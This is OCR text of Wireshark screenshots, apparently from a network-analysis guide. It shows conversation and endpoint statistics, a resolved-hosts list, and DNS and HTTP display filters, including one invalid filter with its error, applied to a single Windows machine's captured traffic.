184.26.162.26 192.168.1.5 23 1 372 11 714 12 658 6.446514000 95.9180 59.55 54.88
117.18.237.29 192.168.1.5 35 6 962 17 4 214 18 2 748 7.676643000 112.3309 300.11 195.71
192.168.0.149 192.168.1.5 19 1 466 0 0 19 1 466 11.464052000 112.0140 N/A 104.70
172.217.194.189 192.168.1.5 14 1 296 9 1 026 5 270 13.431848000 106.9099 76.77 20.20
172.217.31.14 192.168.1.5 59 12 581 35 4 074 24 8 507 17.032014000 108.1071 301.48 629.52
103.75.248.133 192.168.1.5 7 402 3 174 4 228 17.688665000 5.1681 269.35 352.94
52.41.60.30 192.168.1.5 90 22 580 44 15 272 46 7 308 19.045786000 61.4866 1987.04 950.84
172.217.167.42 192.168.1.5 31 8 038 17 5 876 14 2 162 19.170145000 59.3287 792.33 291.53
192.168.1.5 216.58.196.206 27 2 754 14 1 215 13 1 539 19.429445000 100.2701 96.94 122.79
104.24.121.103 192.168.1.5 136 86 432 79 80 638 57 5 794 19.659890000 46.5908 13846.17 994.87
13.35.190.62 192.168.1.5 64 35 203 37 32 563 27 2 640 20.050449000 100.1235 2601.83 210.94
111.206.66.10 192.168.1.5 22 2 752 10 1 160 12 1 592 20.217270000 1.1100 8360.60 11474.20
Name resolution
Limit to display filter
Help
Copy
Follow Stream
Graph A→B
Graph A←B
Close



Endpoints: Wi-Fi 2
Ethernet: 11
Fibre Channel
FDDI
IPv4: 45
IPv6: 10
IPX
JXTA
NCP
RSVP
SCTP
TCP: 123
Token Ring
UDP: 139
USB
WLAN
IPv4 Endpoints
Address
Packets
Bytes
Tx Packets
Tx Bytes
Rx Packets
Rx Bytes
Latitude
Longitude
192.168.1.5 2 379 1 032 989 1 281 703 553 1 098 329 436 -
162.125.82.4 526 558 733 151 12 360 375 546 373 -
8.8.8.8 220 23 139 110 14 388 110 8 751 -
192.168.1.2 149 27 880 99 16 699 50 11 181 -
172.217.31.14 138 27 352 87 9 578 51 17 774 -
104.24.121.103 136 86 432 79 80 638 57 5 794 -
172.217.161.14 94 22 998 53 13 561 41 9 437 -
52.41.60.30 90 22 580 44 15 272 46 7 308 -
23.0.137.239 85 40 579 46 36 220 39 4 359 -
162.125.34.129 79 22 453 52 9 063 27 13 390 -
104.192.108.133 72 15 724 36 4 362 36 11 362 -
13.35.190.62 71 35 625 40 32 737 31 2 888 -
52.35.21.65 69 22 594 34 16 878 35 5 716 -
162.125.82.3 67 25 570 37 17 653 30 7 917 -
216.58.221.35 62 9 935 34 6 764 28 3 171 -
224.0.0.251 60 12 033 0 0 60 12 033 -
34.195.227.26 55 16 984 26 13 083 29 3 901 -
192.168.0.149 51 4 002 0 0 51 4 002 -
34.209.167.192 48 22 855 23 13 378 25 9 477 -
239.255.255.250 42 14 006 0 0 42 14 006 -
117.18.237.29 40 7 245 19 4 334 21 2 911 -
172.217.167.42 40 8 693 20 6 084 20 2 609 -
Name resolution
Limit to display filter
Help
Copy
Map


Address Resolution
Hosts information in Wireshark
#
Host data gathered from C:\Users\Apex\AppData\Local\Temp\wireshark_pcapng_F5F28828-E233-4F92-A4CD-2D938ADCAD00_20181221095748_a20828
52.39.131.77 tiles.r53-2.services.mozilla.com
192.30.253.112 github.com
162.125.82.3 client.dropbox-dns.com
104.24.123.31 certcollection.org
172.217.166.238 www3.l.google.com
162.125.34.6 d-sjc.v.dropbox.com
50.7.171.50 qihoo360.cdnvideo.ru
172.217.161.3 ssl.gstatic.com
151.101.193.69 devops.stackexchange.com
13.35.190.136 d11opja9k668h0.cloudfront.net
89.44.169.135 mega.nz
198.41.215.162 www.cloudflare.com
107.21.15.24 f-log-extension.grammarly.io
172.217.167.3 ssl.gstatic.com
13.35.189.58 testpilot.r53-2.services.mozilla.com
180.163.251.5 q.soft.360.cn
172.217.166.211 ghs.google.com
175.100.160.21 netbanking.hdfcbank.com
52.37.207.140 tiles.r53-2.services.mozilla.com
13.35.189.75 testpilot.r53-2.services.mozilla.com
34.211.177.22 webextensions.settings.services.mozilla.com
54.164.48.137 f-log-extension.grammarly.io
52.114.74.45 onecollector.cloudapp.aria.akadns.net
162.125.248.4 block-edge-anycast.dropbox.com
172.217.166.206 plus.l.google.com
216.115.100.123 ds-any-ycpi-uno.aycpi.b.yahoodns.net
13.35.190.163 d11opja9k668h0.cloudfront.net
172.217.167.14 docs.google.com
52.40.109.206 tiles.r53-2.services.mozilla.com
104.24.120.103 www.vapt.io
13.35.190.172 d3cv4a9a9wh0bt.cloudfront.net
216.115.100.124 ds-any-ycpi-uno.aycpi.b.yahoodns.net
Help
OK
Cancel


Dropbox, Inc (US) https://www.dropbox.com/help/security/official-do 90% GIT dropbox-dns
Dropbox
Home Ask a question Help center Get started Discover Support
All Dropbox content should originate from one of the following domains:
db.tt
dropbox.com
dropboxapi.com
dropboxbusiness.com
dropboxcaptcha.com
dropboxinsiders.com
dropboxmail.com
dropboxpartners.com
dropboxstatic.com
dropbox.zendesk.com
getdropbox.com
instructorledlearning.dropboxbusiness.com
paper.dropbox.com
Other domains used for networking
dropbox-dns.com


*Wi-Fi 2 [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: dns
Expression... Clear Apply Save VPS UpdateCheck Live Data Data(POSt) HTTP UP Filet GET GET ftp
802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...
Number Time Source Interval Protocol Source Port Destination Port Info
4 04:27:49.258963000 192.168.1.2 224.0.0.251 MDNS 5353 5353 Standard query response 0x0000 PTR 2c:33:61:77:23:ef8fe80::2e33:61ff:fe77:23ef._apple-
5 04:27:49.261309000 fe80::10c2:c35a:8a4ff02::fb MDNS 5353 5353 Standard query response 0x0000 PTR 2c:33:61:77:23:ef8fe80::2e33:61ff:fe77:23ef._apple-
7 04:27:49.379683000 192.168.1.5 224.0.0.251 MDNS 5353 5353 Standard query response 0x0000 PTR _apple-mobdev._tcp.local, "QM" question PTR 469b053e._sub._
26 04:27:52.426132000 192.168.1.5 224.0.0.251 MDNS 5353 5353 Standard query response 0x0000 TXT, cache flush PTR _nvstream_dbd._tcp.local PTR 3.14.
27 04:27:52.472954000 192.168.1.5 224.0.0.251 MDNS 5353 5353 Standard query response 0x0000 PTR, cache flush DESKTOP-PESQ21S.local PTR, cache flush
36 04:27:54.718441000 192.168.1.5 8.8.8.8 DNS 58405 53 Standard query 0xd3ba A wpad.TOTOLINK
37 04:27:54.799536000 8.8.8.8 192.168.1.5 DNS 53 58405 Standard query response 0xd3ba No such name
76 04:28:06.447820000 192.168.1.5 8.8.8.8 DNS 60397 53 Standard query 0xcb15 A vodafone.in
77 04:28:06.534406000 192.168.1.5 8.8.8.8 DNS 64776 53 Standard query 0x8f2a A vapt.io
79 04:28:06.538814000 8.8.8.8 192.168.1.5 DNS 53 60397 Standard query response 0xcb15 A 103.75.248.133
81 04:28:06.539758000 192.168.1.5 8.8.8.8 DNS 50813 53 Standard query 0xcfd9 A vodafone.in
84 04:28:06.618832000 8.8.8.8 192.168.1.5 DNS 53 64776 Standard query response 0x8f2a
85 04:28:06.619572000 192.168.1.5 8.8.8.8 DNS 61352 53 Standard query 0x30db A vapt.io
88 04:28:06.625408000 8.8.8.8 192.168.1.5 DNS 53 50813 Standard query response 0xcfd9 A 103.75.248.133
89 04:28:06.625940000 192.168.1.5 8.8.8.8 DNS 56595 53 Standard query 0x9ea1 AAAA vodafone.in
90 04:28:06.703168000 8.8.8.8 192.168.1.5 DNS 53 61352 Standard query response 0x30db
91 04:28:06.706003000 8.8.8.8 192.168.1.5 DNS 53 56595 Standard query response 0x9ea1
95 04:28:06.795130000 192.168.1.5 8.8.8.8 DNS 49709 53 Standard query 0x17d3 A vapt.io
96 04:28:06.878745000 8.8.8.8 192.168.1.5 DNS 53 49709 Standard query response 0x17d3
97 04:28:06.879514000 192.168.1.5 8.8.8.8 DNS 57840 53 Standard query 0x0e9a A vapt.io
98 04:28:06.959048000 8.8.8.8 192.168.1.5 DNS 53 57840 Standard query response 0x0e9a
101 04:28:07.097313000 192.168.1.5 8.8.8.8 DNS 55779 53 Standard query 0xde74 A vapt.io
102 04:28:07.182683000 8.8.8.8 192.168.1.5 DNS 53 55779 Standard query response 0xde74
103 04:28:07.183420000 192.168.1.5 8.8.8.8 DNS 64452 53 Standard query 0x2f88 A vapt.io
104 04:28:07.280520000 8.8.8.8 192.168.1.5 DNS 53 64452 Standard query response 0x2f88
106 04:28:07.390375000 192.168.1.5 8.8.8.8 DNS 57450 53 Standard query 0xe408 A vapt.io
107 04:28:07.480253000 8.8.8.8 192.168.1.5 DNS 53 57450 Standard query response 0xe408
108 04:28:07.480915000 192.168.1.5 8.8.8.8 DNS 51593 53 Standard query 0xd43b A vapt.io
109 04:28:07.562570000 8.8.8.8 192.168.1.5 DNS 53 51593 Standard query response 0xd43b
110 04:28:07.578421000 192.168.1.5 8.8.8.8 DNS 60263 53 Standard query 0xbafe A vapt.io
111 04:28:07.664183000 8.8.8.8 192.168.1.5 DNS 53 60263 Standard query response 0xbafe
112 04:28:07.664879000 192.168.1.5 8.8.8.8 DNS 58447 53 Standard query 0xc622 A vapt.io
113 04:28:07.748624000 8.8.8.8 192.168.1.5 DNS 53 58447 Standard query response 0xc622
114 04:28:07.802389000 192.168.1.5 8.8.8.8 DNS 58721 53 Standard query 0x322e A tiles.services.mozilla.com
116 04:28:07.896018000 8.8.8.8 192.168.1.5 DNS 53 58721 Standard query response 0x322e CNAME tiles.r53-2.services.mozilla.com A 52.41.60.30 A
118 04:28:07.896790000 192.168.1.5 8.8.8.8 DNS 51177 53 Standard query 0x00e5 A tiles.r53-2.services.mozilla.com
0000 11110100 11110010 01101101 00011101 10100000 01110001 00101100 00110011 ..m..q,3
0008 01100001 01110111 00100011 11101111 00001000 00000000 01000101 00000000 aw#...E.
0010 00000000 11000000 01010111 00011100 00000000 00000000 11111111 00010001 ..W.....
File: "C:\Users\Apex\AppData\Local\Temp\wireshar... Packets: 4507 · Displayed: 452 (10.0%) · Dropped: 0 (0.0%)
Profile: Default



Filter: dns && !mdns
Expression... Clear Apply Save VPS
802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...
Number Time Source Interval Protocol Source Port Destination Port
4 04:27:49.258963000 192.168.1.2 224.0.0.251 MDNS 5353 5353
5 04:27:49.261309000 fe80::10c2:c35a:8a4ff02::fb MDNS 5353 5353
7 04:27:49.379683000 192.168.1.5 224.0.0.251 MDNS 5353 5353
26 04 MDNS 5353 5353
27 04 MDNS 5353 5353
36 04 DNS 58405 53
37 04 DNS 53 58405
76 04 DNS 60397 53
77 04 DNS 64776 53
79 04 DNS 53 60397
81 04 DNS 50813 53
84 04 DNS 53 64776
85 04 DNS 61352 53
88 04 DNS 53 50813
89 04:28:06.625940000 192.168.1.5 8.8.8.8 DNS 56595 53
90 04:28:06.703168000 8.8.8.8 192.168.1.5 DNS 53 61352
91 04:28:06.706003000 8.8.8.8 192.168.1.5 DNS 53 56595
95 04:28:06.795130000 192.168.1.5 8.8.8.8 DNS 49709 53
"dns && !mdns" isn't a valid display filter: "mdns" is neither a field nor a protocol name.
See the help for a description of the display filter syntax.
OK



Filter: dns and !(udp.port eq 5353) Expression... Clear Apply Save VPS UpdateCheck Live Data Data(POSt) HTTP UP Fllet

802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...

Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info
36	04:27:54.718441000	192.168.1.5	8.8.8.8	DNS	58405	53	Standard query 0xd3ba A wpad.TOTOLINK
37	04:27:54.799536000	8.8.8.8	192.168.1.5	DNS	53	58405	Standard query response 0xd3ba No such name
76	04:28:06.447820000	192.168.1.5	8.8.8.8	DNS	60397	53	Standard query 0xcb15 A vodafone.in
77	04:28:06.534406000	192.168.1.5	8.8.8.8	DNS	64776	53	Standard query 0x8f2a A vapt.io
79	04:28:06.538814000	8.8.8.8	192.168.1.5	DNS	53	60397	Standard query response 0xcb15 A 103.75.248.133
81	04:28:06.539758000	192.168.1.5	8.8.8.8	DNS	50813	53	Standard query 0xcfd9 A vodafone.in
84	04:28:06.618832000	8.8.8.8	192.168.1.5	DNS	53	64776	Standard query response 0x8f2a
85	04:28:06.619572000	192.168.1.5	8.8.8.8	DNS	61352	53	Standard query 0x30db A vapt.io
88	04:28:06.625408000	8.8.8.8	192.168.1.5	DNS	53	50813	Standard query response 0xcfd9 A 103.75.248.133
89	04:28:06.625940000	192.168.1.5	8.8.8.8	DNS	56595	53	Standard query 0x9ea1 AAAA vodafone.in
90	04:28:06.703168000	8.8.8.8	192.168.1.5	DNS	53	61352	Standard query response 0x30db
91	04:28:06.706003000	8.8.8.8	192.168.1.5	DNS	53	56595	Standard query response 0x9ea1
95	04:28:06.795130000	192.168.1.5	8.8.8.8	DNS	49709	53	Standard query 0x17d3 A vapt.io
96	04:28:06.878745000	8.8.8.8	192.168.1.5	DNS	53	49709	Standard query response 0x17d3
97	04:28:06.879514000	192.168.1.5	8.8.8.8	DNS	57840	53	Standard query 0x0e9a A vapt.io
98	04:28:06.959048000	8.8.8.8	192.168.1.5	DNS	53	57840	Standard query response 0x0e9a
101	04:28:07.097313000	192.168.1.5	8.8.8.8	DNS	55779	53	Standard query 0xde74 A vapt.io
102	04:28:07.182683000	8.8.8.8	192.168.1.5	DNS	53	55779	Standard query response 0xde74
103	04:28:07.183420000	192.168.1.5	8.8.8.8	DNS	64452	53	Standard query 0x2f88 A vapt.io
104	04:28:07.280520000	8.8.8.8	192.168.1.5	DNS	53	64452	Standard query response 0x2f88
106	04:28:07.390375000	192.168.1.5	8.8.8.8	DNS	57450	53	Standard query 0xe408 A vapt.io
107	04:28:07.480253000	8.8.8.8	192.168.1.5	DNS	53	57450	Standard query response 0xe408
108	04:28:07.480915000	192.168.1.5	8.8.8.8	DNS	51593	53	Standard query 0xd43b A vapt.io
109	04:28:07.562570000	8.8.8.8	192.168.1.5	DNS	53	51593	Standard query response 0xd43b
110	04:28:07.578421000	192.168.1.5	8.8.8.8	DNS	60263	53	Standard query 0xbafe A vapt.io
111	04:28:07.664183000	8.8.8.8	192.168.1.5	DNS	53	60263	Standard query response 0xbafe
112	04:28:07.664879000	192.168.1.5	8.8.8.8	DNS	58447	53	Standard query 0xc622 A vapt.io
113	04:28:07.748624000	8.8.8.8	192.168.1.5	DNS	53	58447	Standard query response 0xc622
114	04:28:07.802389000	192.168.1.5	8.8.8.8	DNS	58721	53	Standard query 0x322e A tiles.services.mozilla.com




Filter: http Expression... Clear Apply Save VPS UpdateCheck Live Data Data(POSt) HTTP UP Fllet GET GET ftp


802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...


Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info
281	04:28:08.755563000	117.18.237.29	192.168.1.5	OCSP	80	6956	Response
295	04:28:08.781125000	117.18.237.29	192.168.1.5	OCSP	80	6956	Response
326	04:28:08.863604000	104.24.121.103	192.168.1.5	HTTP	80	6989	HTTP/1.1 200 OK (text/css)
338	04:28:08.867206000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (application/javascript)
340	04:28:08.874429000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 200 OK (application/javascript)
446	04:28:09.044053000	104.24.121.103	192.168.1.5	HTTP	80	6989	HTTP/1.1 200 OK (application/font-woff)
451	04:28:09.048079000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 200 OK (application/font-woff)
454	04:28:09.049658000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (application/font-woff)
473	04:28:09.140386000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 530 (text/html)
522	04:28:09.755431000	111.206.66.10	192.168.1.5	HTTP	80	6992	[TCP Out-Of-Order] HTTP/1.1 200 OK (application/octet-stream)
528	04:28:09.797186000	111.206.66.10	192.168.1.5	HTTP	80	6991	[TCP Out-Of-Order] HTTP/1.1 200 OK (application/octet-stream)
706	04:28:29.992001000	104.192.108.133	192.168.1.5	HTTP	80	6997	HTTP/1.1 200 OK (application/octet-stream)
1290	04:28:36.206662000	104.192.108.133	192.168.1.5	HTTP	80	7000	HTTP/1.1 200 OK (application/octet-stream)
1330	04:28:37.588120000	104.192.108.133	192.168.1.5	HTTP	80	7001	HTTP/1.1 200 OK (application/octet-stream)
1413	04:28:45.499945000	104.192.108.133	192.168.1.5	HTTP	80	7008	HTTP/1.1 200 OK (application/octet-stream)
2669	04:33:03.582669000	104.192.108.133	192.168.1.5	HTTP	80	7051	HTTP/1.1 200 OK (application/octet-stream)
2737	04:33:06.242080000	104.192.108.133	192.168.1.5	HTTP	80	7056	HTTP/1.1 200 OK (application/octet-stream)
4029	04:37:05.959866000	104.192.108.107	192.168.1.5	HTTP	80	7082	HTTP/1.1 200 OK (application/octet-stream)
4136	04:37:41.495514000	13.35.190.163	192.168.1.5	HTTP	80	7089	HTTP/1.1 200 OK (application/octet-stream)
4154	04:37:44.590761000	50.7.171.50	192.168.1.5	HTTP	80	7090	HTTP/1.1 200 OK (application/octet-stream)
4384	04:38:52.687882000	36.110.236.239	192.168.1.5	HTTP/XM	80	7096	HTTP/1.1 200 OK [Malformed Packet]
174	04:28:08.286567000	192.168.1.5	216.58.196.206	OCSP	6985	80	Request
1743	04:29:48.284650000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1744	04:29:48.284944000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1745	04:29:48.285402000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1746	04:29:48.285597000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1747	04:29:48.286298000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1748	04:29:48.286486000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1749	04:29:48.286693000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
1750	04:29:48.287192000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
2567	04:32:50.799720000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
2568	04:32:50.802444000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
2569	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
2570	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
2571	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1
2572	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1

```
0000  11110100 11110010 01101101 00011101 10100000 01110001 01111000 01000100   ..m..qxD
0008  01110110 11100111 10110000 01010100 00001000 00000000 01000101 00000000   v..T..E.
0010  00000001 00100000 00000000 00000000 01000000 00000000 00000001 00010001   . ...@...
```

File: "C:\Users\Apex\AppData\Local\Temp\wireshar... Packets: 4507 · Displayed: 90 (2.0%) · Dropped: 0 (0.0%) Profile: Default


Filter: http && !ocsp && !udp.port==1900
Expression... Clear Apply Save VPS UpdateCheck Live Data Data(POSt) HTTP UP Filet GET GET ftp
802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...
Number Time Source Interval Protocol Source Port Destination Port Info
4025 04:37:05.666390000 192.168.1.5 104.192.108.107 HTTP 7082 80 POST /cloudquery.php HTTP/1.1
702 04:28:29.709801000 192.168.1.5 104.192.108.133 HTTP 6997 80 POST /qexquery HTTP/1.1
1280 04:28:35.802854000 192.168.1.5 104.192.108.133 HTTP 7000 80 POST /qexquery HTTP/1.1
1320 04:28:37.299392000 192.168.1.5 104.192.108.133 HTTP 7001 80 POST /qexquery HTTP/1.1
1411 04:28:45.211083000 192.168.1.5 104.192.108.133 HTTP 7008 80 POST /qexquery HTTP/1.1
2659 04:33:03.238067000 192.168.1.5 104.192.108.133 HTTP 7051 80 POST /qexquery HTTP/1.1
2735 04:33:05.880358000 192.168.1.5 104.192.108.133 HTTP 7056 80 POST /qexquery HTTP/1.1
249 04:28:08.590895000 192.168.1.5 104.24.121.103 HTTP 6986 80 GET / HTTP/1.1
299 04:28:08.782846000 192.168.1.5 104.24.121.103 HTTP 6989 80 GET /cdn-cgi/styles/cf.errors.css HTTP/1.1
306 04:28:08.785656000 192.168.1.5 104.24.121.103 HTTP 6987 80 GET /cdn-cgi/scripts/zepto.min.js HTTP/1.1
309 04:28:08.787393000 192.168.1.5 104.24.121.103 HTTP 6988 80 GET /cdn-cgi/scripts/cf.common.js HTTP/1.1
394 04:28:08.956761000 192.168.1.5 104.24.121.103 HTTP 6987 80 GET /cdn-cgi/styles/fonts/opensans-400.woff HTTP/1.1
395 04:28:08.958811000 192.168.1.5 104.24.121.103 HTTP 6989 80 GET /cdn-cgi/styles/fonts/opensans-300.woff HTTP/1.1
396 04:28:08.960113000 192.168.1.5 104.24.121.103 HTTP 6988 80 GET /cdn-cgi/styles/fonts/opensans-600.woff HTTP/1.1
456 04:28:09.051431000 192.168.1.5 104.24.121.103 HTTP 6988 80 GET /favicon.ico HTTP/1.1
